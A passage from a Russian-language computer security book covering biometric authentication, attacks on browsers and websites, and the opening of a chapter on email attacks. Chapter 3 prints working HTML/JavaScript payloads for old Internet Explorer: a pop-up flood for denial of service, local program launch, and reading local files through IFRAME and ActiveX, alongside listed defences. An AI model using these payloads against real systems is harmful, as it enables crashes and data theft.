Основное преимущество применения цифровых кнопок — их надежность и долговечность. Стальной корпус защищает «начинку» не только от ударов и падений, но и от нагрева, переохлаждения, падения в воду, электромагнитных и прочих полей. Последнее особенно актуально — цифровые кнопки могут выживать даже после атомного взрыва, когда все остальное электронное оборудование безжалостно и в большинстве случаев бесповоротно выгорает. Конечно, при условии, что «брелок» при этом не будет находиться в эпицентре ядерного взрыва или в его ближайших окрестностях. Поэтому компьютерные системы, снаряженные защитой iButton, можно чаще обнаружить на военных базах, чем в офисах коммерческих компаний.

Недостатки — такие же, как у смарткарт. Но теряются намного реже, так как обычно находятся на одной связке с ключами и при падении ими звенят, а потому практически никогда не дают о себе забыть. Однако стоят цифровые кнопки дороже смарткарт, причем основная разница приходится именно на блоки считывания: Touch Probe в два-три раза дороже картовода.

USB-токены — новое веяние в системах контролируемого ограничения доступа, являющееся альтернативой смарткартам и цифровым кнопкам. Потому как для применения этих устройств не нужно никаких ридеров. Ведь основная доля затрат при покупке смарткарт и цифровых кнопок приходится именно на устройства чтения информации — ридеры. USB-токен достаточно просто вставить в USB-порт компьютера.

Внешне USB-токены напоминают флэш-диски. Тот же разъем интерфейса, та же форма, та же крышечка (иногда, впрочем, крышечка отсутствует). Чаще всего имеется отверстие, куда можно продеть колечко для ключей. Так что, при падении, USB-токены также звенят ключами.

По функциональным возможностям USB-токены превосходят смарткарты и цифровые кнопки, благодаря более скоростному интерфейсу, большему внутреннему объему и наличию флэш-памяти. Но существуют и простые модели.

Как и при использовании смарткарт и цифровых кнопок, после установки USB-токена, пользователь должен набрать пароль или пин-код, подтверждающий его права. Это — так называемая система «двухфакторной аутентификации пользователя».

Существуют USB-токены с «трехфакторной аутентификацией». В качестве третьего доказывающего личность пользователя фактора используется встроенный сканер для считывания отпечатка пальца. То есть, кроме установки USB-токена в порт и ввода пароля (пин-кода), надо еще приложить к нему палец, для проведения биометрической идентификации.

Биометрическая аутентификация — самая модная на сегодняшний день из всех существующих систем ограничения доступа. Вы не раз видели фильмы, где персонажи пользуются сканерами отпечатков пальцев (старые фильмы) или сканерами рисунка сетчатки глаза (современные фильмы) для пропуска персонала в помещения.

Средства биометрической идентификации работают на основе сравнения некоторых уникальных физических данных человека с образами, хранящимися в базе. Обычно для идентификации используют следующие уникальные параметры человека:

– отпечатки пальцев;
– форма кисти;
– рисунок сетчатки глаза;
– рисунок радужной оболочки глаза;
– форма лица;
– рукописный почерк;
– клавиатурный почерк;
– голос.

Методы биометрической идентификации также принято делить на:

– статические методы — основаны на уникальной физиологической характеристике человека, данной ему от рождения и неотъемлемой от него;

– динамические методы — основаны на поведенческой характеристике человека, характерных подсознательных движе-

ниях в процессе воспроизведения какого-либо действия (подписи, речи, динамике клавиатурного набора).

Распознавание по отпечаткам пальцев. Это — самый распространенный статический метод биометрической идентификации, в основе которого лежит уникальный для каждого человека рисунок папиллярных линий на пальцах. Устройств таких существует два вида. Первое — более простой — приложенный палец замыкает сенсорный контакт, система включает оптический сканер, который выделяет более светлые и более темные линии рисунка. Затем картинка преобразуется в цифровой код, который сравнивается с эталонным (либо с несколькими эталонами, если авторизованных пользователей несколько).

Основной этого способа недостаток заключается в том, что сканирующая система — оптическая. Ее можно довольно просто обмануть. Есть препараты, проявляющие уже существующий на сканере отпечаток пальца, так что остается только приложить сверху палец в тонкой хирургической перчатке. Есть и другие методы обмана оптического сканера, достаточно вспомнить фильмы про Джеймса Бонда и других шпионов.

Часть проблем решает второй, существенно более дорогой и технологически сложный вид сканирующих систем. Они представляют собой сложный полупроводниковый прибор, замеряющий электрический потенциал нормального живого человека и точечные разности потенциалов, образующихся между папиллярными линиями. Общая картина, складывающаяся из многочисленных точечных замеров, преобразуется в цифровой код. Эти системы нельзя обмануть с помощью стандартных «шпионских» уловок. Даже палец оглушенного или опоенного человека может не сработать — так как электрический потенциал будет отличаться.

Распознавание по форме руки. Данный статический метод построен на распознавании геометрии кисти руки, также являющейся уникальной биометрической характеристикой человека. С помощью специального устройства, позволяющего получать трехмерный образ кисти руки, получаются измерения,

необходимые для получения уникального цифрового кода, идентифицирующего человека.

Распознавание по радужной оболочке глаза или сетчатке глаза. Этот метод распознавания основан на уникальности рисунков радужной оболочки и сетчатки глаза. Для реализации метода необходима камера, позволяющая получить изображение глаза человека с достаточным разрешением, и специализированное программное обеспечение, позволяющее выделить из полученного изображения рисунок сетчатки или радужной оболочки, по которому определяется цифровой код для идентификации человека.

Стоимость сканеров сетчатки или радужной оболочки глаза существенно превосходит стоимость сканеров отпечатков пальцев. Хотя на рынке встречаются модели стоимостью 400–500 долларов, создать на их основе надежную систему идентификации не получиться из-за высокой вероятности ошибок и малофункционального программного обеспечения.

Распознавание по форме лица. Данный статический метод идентификации заключается в построении двух- или трехмерного образа лица человека. На снятом с камерой изображении и с помощью специализированного программного обеспечения выделяются контуры бровей, глаз, носа, губ и т. д., вычисляются расстояния между ними, геометрические размеры и другие параметры, в зависимости от используемого алгоритма. По этим данным строится образ, преобразуемый в цифровую форму для сравнения.

Распознавание по рукописному почерку. Как правило, для этого динамического метода идентификации человека используется его подпись (иногда написание кодового слова). Цифровой код идентификации формируется по динамическим характеристикам написания: графические параметры подписи, временные характеристики нанесения подписи и динамика нажима на поверхность. Для реализации этого метода, кроме программного обеспечения, потребуется сенсорный экран или графический планшет.

Распознавание по клавиатурному почерку. Метод в целом аналогичен вышеописанному, однако вместо подписи в нем используется некое кодовое слово, а из оборудования требуется только стандартная клавиатура. Основная характеристика, по которой строится свертка для идентификации — динамика набора кодового слова.

Распознавание по голосу. В настоящее время развитие этой одной из старейших технологий ускорилось, так как предполагается ее широкое использование при сооружении интеллектуальных зданий. Существует достаточно много методов идентификации по голосу, как правило, они основаны на анализе частотных и статистических характеристик голоса.

И хотя палец или глаз к системе биометрической идентификации прилагаются бесплатно, сканеры, используемые в процессе идентификации, и специальное программное обеспечение делают биометрические методы значительно дороже методов идентификации с использованием токенов.

Наиболее дешевый метод биометрической идентификации — по клавиатурному почерку — является наименее распространенным, на него приходится менее 1% из установленных систем биометрической идентификации. Самым распространенным методом является использование сканеров отпечатков пальцев — порядка 50% установленных систем.

Комплексное применение этих мер или их части позволит существенно усложнить получение информации с защищенного компьютера. При этом следует помнить, что стоимость системы защиты не должна превышать стоимость защищаемой информации, а также то, что мощная парольная защита операционной системы может быть бесполезной при загрузке с системной дискеты — ведь забор, поставленный только с одной стороны дома, ни как не мешает подойти к дому с другой стороны. Также нельзя забывать об удобстве работы пользователей. При усложнении системы защиты рано или поздно наступает такая ситуация, когда добавление очередного барьера незначительно усложняет работу взломщика, но серьезно затрудняет доступ пользователям.

ГЛАВА 3.
Сетевые атаки. Атаки на браузеры и сайты

Как известно, Интернет представляет собой объединение множества сетей, состоящих из серверов и клиентов, взаимодействующих между собой.

– **Клиенты** — это прикладные программы, предназначенные для установления соединения с компьютерами сети с целью получения нужной информации.

– **Серверы** — это прикладные программы, предназначенные для установления связи с клиентами, получения от клиентов запросов и отправки ответов.

Обычно программы-серверы функционируют на мощных компьютерах, соединенных друг с другом магистральными линиями связи с большой пропускной способностью.

Программы-клиенты функционируют, как правило, на сравнительно менее мощных компьютерах, подсоединенных к серверам с помощью значительно менее быстродействующих линий связи (например, телефонных линий).

Серверы управляют доступом к информационным ресурсам Интернета, руководствуясь запросами клиентов. Ресурсом может быть любой объект, содержащий информацию — документ, рисунок — или служба.

Основа общения в Интернете язык HTML.

Язык HTML — это средство создания страниц Интернета, основная функция которого состоит в форматировании текстового содержимого страницы, вставки в текст графики, мультимедийной информации, например, звука, различных интерактивных элементов таких, как списки, кнопки и, наконец, сценариев. Таким образом, с помощью языка HTML обычный текстовый документ можно превратить в настоящую программу, которая исполняется веб-браузерами, чаще всего, Internet Explorer (IE).

Следовательно, если веб-страница — это программа, то кракер имеет возможность заставить код HTML веб-страницы делать то, что ему нужно, а не то, для чего язык HTML, собственно, предназначен — воспроизведения информационных ресурсов, хранящихся на серверах Интернета.

Рассмотрим некоторые из варианты атак на веб-браузеры посредством HTML кода.

1. Генерация диалогов.

По сути, это атака на отказ в обслуживании, выполняемая на компьютере клиента, включением в веб-страницу простейших сценариев. Эти сценарии могут бесконечно генерировать все новые и новые страницы, которые браузер будет отображать на экране, пока не переполнит память компьютера или не приведет к его зависанию.

Проще всего эту атаку можно выполнить с помощью команды *open*, которая в бесконечном цикле сценария JavaScript на странице test.html будут отображать эту же страницу до переполнения памяти, как это сделано в приведенном коде HTML.

```
<HTML>
<SCRIPT LANGUAGE="JavaScript">
generation();
function generation()
{
   var d=0;
   while (true)
   {
    a = new Date;
    d = a.getMilliseconds();
    window.open("test.html",d,"width=250, height=250");
   }
}
</SCRIPT>
</HTML>
```

Воспроизведение такого кода браузерами приведет к стопроцентной загрузке процессора и заполнению экрана пустыми диалогами (см. скриншоты на рисунке 3, приведенном на следующей странице).




Рис. 3. Результат атаки «Генерация диалогов».

Современные компьютеры от такой атаки сразу не зависнут, но атака на отказ в обслуживании все равно остается успешной. Это связано с тем фактом, что попытка снятия браузера с выполнения приведет к закрытию всех активных страниц браузера, и пользователю, возможно, придется искать их заново.

Эффективным средством борьбы с такой атакой является установка программ-блокираторов всплывающих окон или активация функции блокирования всплывающих окон в браузере (если он эту функцию поддерживает).

2. Переполнение буфера.

Один из самых старых методов атак, не только ставший классическим, но и по сей день являющийся основным методом эксплуатации многих уязвимостей.

Он основан на том, что если программа запрашивает у пользователя какие-либо данные, то в программе обязательно будет процедура обработки этих данных. Локальные переменные, используемые в процедурах, обычно хранятся компилятором в стеке, куда чуть раньше им же помещается адрес возврата. При часто используемой реализации стека, когда он «растет» вниз, оказывается, что адрес возврата в процедуру находится «дальше» (то есть имеет в стеке больший адрес), чем локальные переменные. То есть, адрес возврата находится не только в одном сегменте с локальными переменными, но и имеет больший адрес. Тогда, передав в качестве данных строку, имеющую заведомо больший размер, чем для нее отведено в процедуре, мы сможем изменить те данные, которые лежат в памяти выше этой переменной. В том числе, поменять адрес возврата и добавить нужные строки кода для удаленного исполнения.

Также отметим, эту атаку можно применять и для организации атаки на отказ в обслуживании. Достаточно передать длинную строку со случайным содержимым, чтобы произошел возврат по случайному адресу, который вызовет аварийный останов программы или всей операционной системы.

3. Запуск программ из кода HTML.

Существует метод запуска любых локальных программ с помощью кода HTML, содержащего тег <OBJECT> с ненулевым

значением идентификатора CLSID. Рассмотрим код HTML, реализующий указанную возможность.

```
<HTML>
<OBJECT CLASSID='CLSID:10000000-0000-0000-0000-000000000000'
 CODEBASE='c:\windows\system32\calc.exe'>
</OBJECT>
</HTML>
```

Результат выполнения этого кода можно видеть на верхнем скриншоте рисунка 4.

В данном случае была запущена программа Калькулятор из папки C:\Windows\system32\calc.exe[1], однако ничего не мешает взломщику запустить любую другую программу, главное знать ее точное расположение.

Однако современные антивирусы способны обнаруживать в теле HTML файла такой код и препятствуют его запуску. Разумеется, если антивирус установлен и запущен в режиме мониторинга. Реакция антивируса Kaspersky Antiviral Toolkit Pro версии 3.5 представлена на нижнем скриншоте рисунка 4.

4. Запуск программ с помощью фреймов.

Система защиты Web-браузеров построена таким образом, чтобы сценарии JavaScript, помещаемые в HTML-код Web-страниц, не имели доступа к локальной файловой системе компьютера. Однако в браузерах IE имеется лазейка, связанная с тегом IFRAME, предназначенным для внедрения в текст Web-страницы небольших фреймов.

Рассмотрим код HTML, позволяющий сценарию прочесть файл, хранящийся в корневом каталоге клиентского компьютера C:\security.txt.

```
<HTML>
<BODY>
Чтение файла C:\security.txt <BR>
```

[1] Стандартный путь в Windows XP. В Windows 2000 он выглядит как c:\winnt\system32\calc.exe, в Windows 9x — c:\windows\calc.exe.




Рис. 4. Результат атаки «Запуск программ из кода HTML».

```
<IFRAME id=I1></IFRAME>
<SCRIPT event=NavigateComplete2(b) for=I1>
alert("Ваш файл содержит такие сведения:\n"+
+b.document.body.innerText);
</SCRIPT>
<SCRIPT>
I1.navigate("file://c:/Security.txt") ;
setTimeout('I1.navigate("file://c:/Security.txt")',1000);
</SCRIPT>
</BODY>
</HTML>
```

Как видно на рисунке 5, содержимое файла security.txt — строка «Некоторая важная информация» — отобразилось во фрейме внутри веб-страницы. Таким образом, получив доступ к локальной файловой системе, можно подумать и о дальнейшей работе с ее ресурсами. Так, сценарии JavaScript позволяют выполнять отправку электронных писем по указанному адресу.




Рис. 5. Результат чтения файлов с помощью фреймов.

Данная уязвимость связана с ошибками в реализации события NavigateComplete2, которое сообщает о завершении перемещения документа на новое место.

5. Использование сценариев ActiveX.

Элементы ActiveX представляют собой небольшие программы, включаемые в HTML-код веб-страницы для придания ей интерактивных возможностей. При загрузке браузером веб-страницы программа, реализующая элемент ActiveX, запускается и выполняет свои функции. Поскольку программный код ActiveX имеет те же права доступа к информационным ресурсам, что и учетная запись пользователя браузера, то для кракера элементы являются неплохим инструментом для взлома компьютера клиента.

Для защиты клиентов Интернета от такой угрозы создатель технологии ActiveX — компания Microsoft — включила в механизм обработки элементов ActiveX проверку цифровых сертификатов, которые присваиваются каждому официально зарегистрированному элементу ActiveX уполномоченными организациями. И если параметры безопасности браузера настроены корректно, то автоматический запуск не сертифицированных элементов ActiveX будет исключен — как минимум, пользователю будет отображаться сообщение о загрузке потенциально опасного элемента ActiveX.

Теоретически, такой механизм обеспечения безопасности выглядит безупречно, однако на практике все обстоит далеко не так гладко. Причина тому — ошибки реализации и беспечность пользователей, которые часто не обращают внимания на мелькающие сообщения о загрузке не сертифицированных ActiveX и соглашаются на их загрузку, не думая о последствиях.

Когда в загруженной веб-странице встречается тег <OBJECT> со ссылкой на элемент ActiveX, браузер ищет в системе Windows требуемый элемент ActiveX и далее либо использует для воспроизведения страницы найденный элемент ActiveX, либо загружает его из указанного адреса. При этом выполняется, как упоминалось выше, проверка цифрового сертификата элемента ActiveX.

Но часть элементов ActiveX системы Windows имеет установленный параметр safe for scripting (безопасные для сценариев), что отменяет проверку их сертификатов при их загрузке из Интернета. И среди некоторых элементов ActiveX, помеченные как безопасные для сценариев были найдены уязвимости, позволяющие записывать и редактировать файлы на компьютере пользователя с браузером IE версии 4.0.

В системах Windows 2000/XP также имеются свои элементы ActiveX, отмеченные как безопасные для сценариев, и угроза их использования для взлома системы защиты браузеров IE 5 и IE 6 остается актуальной. Таким образом, на каждом компьютере Windows 2000/XP потенциально находятся, так сказать, «спящие троянские кони», только и ждущие своего хозяина. Среди якобы безопасных ActiveX могут находиться элементы с весьма обширными функциями.

Если запустить в стандартном браузере Windows XP приведенный ниже код, основанный на уязвимости IE 4.0, то в браузере IE 6.0 при стандартных настройках безопасности[1] появится лишь запрос на выполнение элемента ActiveX. При утвердительном ответе содержимое файла security.txt будет выведено на экран (см. рис. 6).

```
<HTML>
<SCRIPT>
alert("Этот сценарий прочел следующее: c:\\security.txt")
v=new ActiveXObject ("MSScriptControl.ScriptControl.1");
v.Language="VBScript";
x=v.eval('GetObject("c:/security.txt", "htmlfile")');
setTimeout("alert(x.body.outerHTML);", 2000);
</SCRIPT>
</HTML>
```

[1] Стандартные настройки безопасности для элементов ActiveX в IE 6.0: безопасные для сценариев — разрешить, подписанные — предлагать, остальные запретить.




Рис. 6. Результат чтения файлов с помощью сценария ActiveX.

Раз содержимое файла security.txt стало доступным для сценария, значит сценарий может передать содержимое файла security.txt как на веб-сервер, с которого была загружена эта страница, так и по любому другому адресу Интернета.

Следовательно, зная расположение важных файлов, можно попробовать извлечь их содержимое, помещая на сайтах Интернета страницы со сценариями извлечения и сбора данных.

6. Чтение данных из файлов Cookies.

Файлы cookies — это настоящее «золотое дно» для взломщиков. В этих файлах может храниться все что угодно — пароли доступа к платным ресурсам Интернета, фамилии и имена пользователей, телефоны, адреса, и так далее и тому подобное — короче говоря, в них фиксируется все результаты пребывания пользователя в Интернете.

Чтобы получить файлы cookies, кракер может воспользоваться недостатками системы защиты веб-браузера, позволяю-

щими обратиться к локальным файлам компьютера. В ранних версиях IE также была возможность получения содержимого файлов cookies с помощью включения в сценарий JavaScript некорректного адреса ссылки на сайт, рассылающий эти файлы.

Все рассмотренные нами варианты атак представляют собой атаки на браузер клиента. Теперь рассмотрим атаки на веб-сайты, т.е. на серверы.

Основные виды атак на веб-сайты:

1. Изменение внешнего вида страниц.

Этот вариант атак применяется кракерами либо из хулиганских побуждений, либо для дискредитации фирмы владельца сайта. Заключается в изменении картинок, появлении надписей «взломано таким-то», оскорблений и т. п.

2. Создание «ложного» веб-сайта.

Цель этой атаки получить данные пользователя, имитируя внешний вид какого-либо сайта. Кракер создает копию имитируемого сайта, обычно с похожим доменным именем, или организует ссылки на свою страницу с других сайтов, выдавая в описании свой сайт за подменяемый. Пользователь вводит свои данные в окна формы и они помещаются в базу кракера. Далее пользователь переводится на настоящий сайт.

Обычно подменяют сайты электронных магазинов и платежных систем с целью получения доступа к финансовым средствам их клиентов.

3. Изменение кода страницы.

Чтобы организовать атаку на браузеры клиентов, кракер должен иметь какой-то сайт. При этом на сайт должно «заходить» большое количество пользователей. Вместо создания собственного сайта и организации рекламной компании, кракер может слегка изменить страницы известного веб-сайта, чтобы при его посещении вызывались кракерские скрипты. Таким образом, кракер может, как получать всю информацию о поведении пользователя на сайте и перехватывать его запросы, так и организовать атаку на клиентский компьютер с целью получения хранящейся на нем информации.

Этот вариант также можно использовать для дискредитации сайта, но в этом случае скрипты кракера должны осуществлять не скрытую кражу информации, а производить атаку на отказ в обслуживании.

4. Модификация клиентских запросов с целью получения доступа к базе данных сервера.

Если сайт предполагает выдачу пользователю ответов из некоторой базы данных, то, модифицируя параметры запросов в адресной строке браузера, можно получить всю хранящуюся в базе данных информацию.

Можно выделить и основные цели кракеров при атаках на веб-сайты:

- получение данных о пользователях;
- организация атак на веб-браузеры пользователей;
- дискредитация владельцев веб-сайта;
- хулиганство.

Как можно защититься от атак на веб-браузеры и веб-сайты.

Защита от атак на веб-браузер:

– Соблюдение мер предосторожности при вводе конфиденциальных данных. Все сайты, предлагающие платные услуги, должны иметь сертификат от надежного поставщика и обеспечивать защищенные соединения по протоколу SSL.

– Использовать менее распространенные браузеры, так как вероятность организации атаки на них меньше, чем на IE.

– Регулярно обновлять веб-браузер и поддерживать настройки его системы защиты на должном уровне.

– Использовать антивирусы.

Защита от атак на веб-сервер:

– Грамотное написание обработчиков запросов, исключающее любые недопустимые комбинации входных параметров.

– Регулярное обновление программного обеспечения сервера и настройка системы защиты.

– Регулярная проверка системных журналов. Желательна организация дублирования журналирования на принтере.

– Периодическое сравнение станиц веб-сайта с их резервной копией.

– Использование сложных паролей администратора сайта.

ГЛАВА 4:
Сетевые атаки. Атаки на почтовые клиенты

Сервис электронной почты предназначен для пересылки сообщений из одного почтового ящика на почтовом сервере в другой. Как известно, адрес электронной почты записывается следующим образом: Почтовый_ящик@Почтовый_домен, где Почтовый_ящик — это идентификационное имя (логин) пользователя почтового ящика, а Почтовый_домен — доменное имя компьютера с функционирующим почтовым сервером. Рассмотрим механизмы работы электронной почты.

Функционирование электронной почты обеспечивается протоколами SMTP, POP или IMAP, которые, в свою очередь, опираются на сетевые протоколы TCP/IP.

– Протокол SMTP (Simple Mail Transfer Protocol — Простой протокол передачи почты) заведует передачей сообщений между почтовыми серверами.

– Протокол POP (Post Office Protocol — Почтовый протокол) — отвечает за доступ пользователя к почтовому ящику.

– Протокол IMAP (Interactive Mail Access Protocol — Протокол интерактивного доступа к электронной почте) — имеет то же предназначение, что и протокол POP, но обеспечивает возможности по каталогизации и хранению почты непосредственно на сервере.

Алгоритм работы электронной почты:

1. Для каждого пользователя почтового сервера создается учетная запись, содержащая его почтовый адрес, например, *vasia@email.com* и почтовый ящик в виде файла, хранящего принятые сообщения. Доступ пользователя к почтовому ящику осуществляется по паролю.

2. Почтовые сообщения, отправляемые пользователем *vasia* пользователю *petia* с почтовым адресом, например, *petia@post.com*, поступают на почтовый сервер *email.com* по телефонной линии или через локальную сеть.

3. Почтовый сервер *email.com* обрабатывает полученное сообщение. Возможны два варианта:

а). Если доменное имя компьютера в почтовом адресе письма совпадает с доменным именем данного почтового сервера, письмо просто помещается в файл почтового ящика пользователя *petia*. В нашем случае это не так, и справедлив второй вариант.

б). Если доменное имя компьютера в почтовом адресе письма не совпадает с доменным именем данного почтового сервера, то почтовый сервер *email.com* запрашивает у сервера DNS сетевой адрес почтового сервера *post.com* и пересылает ему сообщение для пользователя *petia*.

4. Пользователь *petia* по протоколу POP (или IMAP) обращается к своему почтовому ящику, указывая свой логин и пароль, и получает письмо.

Атаки на электронную почту можно разделить на четыре класса:

– перехват сообщений;
– атаки на почтовые клиенты;
– атаки на почтовый ящик;
– социальная инженерия.

1. Перехват сообщений.

Так как регистрационные данные и письма между клиентом и сервером, в большинстве случаев, передаются по сети в незащищенном виде, то их легко перехватить программами-снифферами (см. Главу 6).

Также можно перехватывать почтовые сообщения, передаваемые между почтовыми серверами по протоколу SMTP. Эти сообщения, как правило, передаются в не аутентифицированных сеансах SMTP, что открывает широкие возможности для спаминга и фальсификации сообщений.

2. Атаки на почтовые клиенты.

2.1. Помещение в тело письма активного кода.

Как известно, к каждому электронному письму может прикрепляться вложение — файл произвольного типа, в том

числе исполняемый файл. Щелчок на значке вложения открывает файл — т.е. запускает вложенную программу, после чего наступают последствия, не всегда отвечающие ожиданиям получателя письма.

Так что вложения сами по себе — уже мощный инструмент взлома, с учетом того, что ныне в Интернете работает множество неопытных пользователей, готовых клюнуть на заманчивое предложение, например, обновить программу браузера IE, загрузить «интересное» приложение и так далее (в зависимости от фантазии автора письма). Это — достаточно тривиальный, но эффективный способ взлома компьютера, поскольку на приеме почты в организациях, как правило, сидят люди, не сильно сведущие в компьютерных технологиях.

Но ждать когда пользователь сам запустит прикрепленный файл не самый хороший вариант. Лучше написать такое письмо, которое запуститься автоматически, без участия пользователя.

Для выполнения такой атаки требуется специальная подготовка электронного послания, которую следует выполнять вручную — почтовые клиенты на такие действия не рассчитаны. Чтобы разобраться в как работают такие письма, нужно знать что представляет собой электронное письмо. Поэтому, вначале кратко опишем формат, т. е. структуру электронного письма, а уж потом посмотрим, как на основе этого можно составить письмо для атаки на почтовый клиент.

Формат сообщений электронной почты.

Формат сообщений электронной почты определен в документе RFC 2822. Сообщение электронной почты состоит из текстовых строк ограниченной длины, и каждая строка включает символы ASCII и знаки препинания. Как правило, допускается использовать только символы английского языка (семибитовая кодировка), однако сейчас почтовые системы, способны работать и с расширенным набором символов ASCII (восьмибитовая кодировка). Строки разделяются между собой парой символов <CR><LF>, означающих код возврата каретки (код 13) и перевода строки (код 10). Максимальная длина строки — 998 символов, но рекомендуется использовать не более 78 символов.

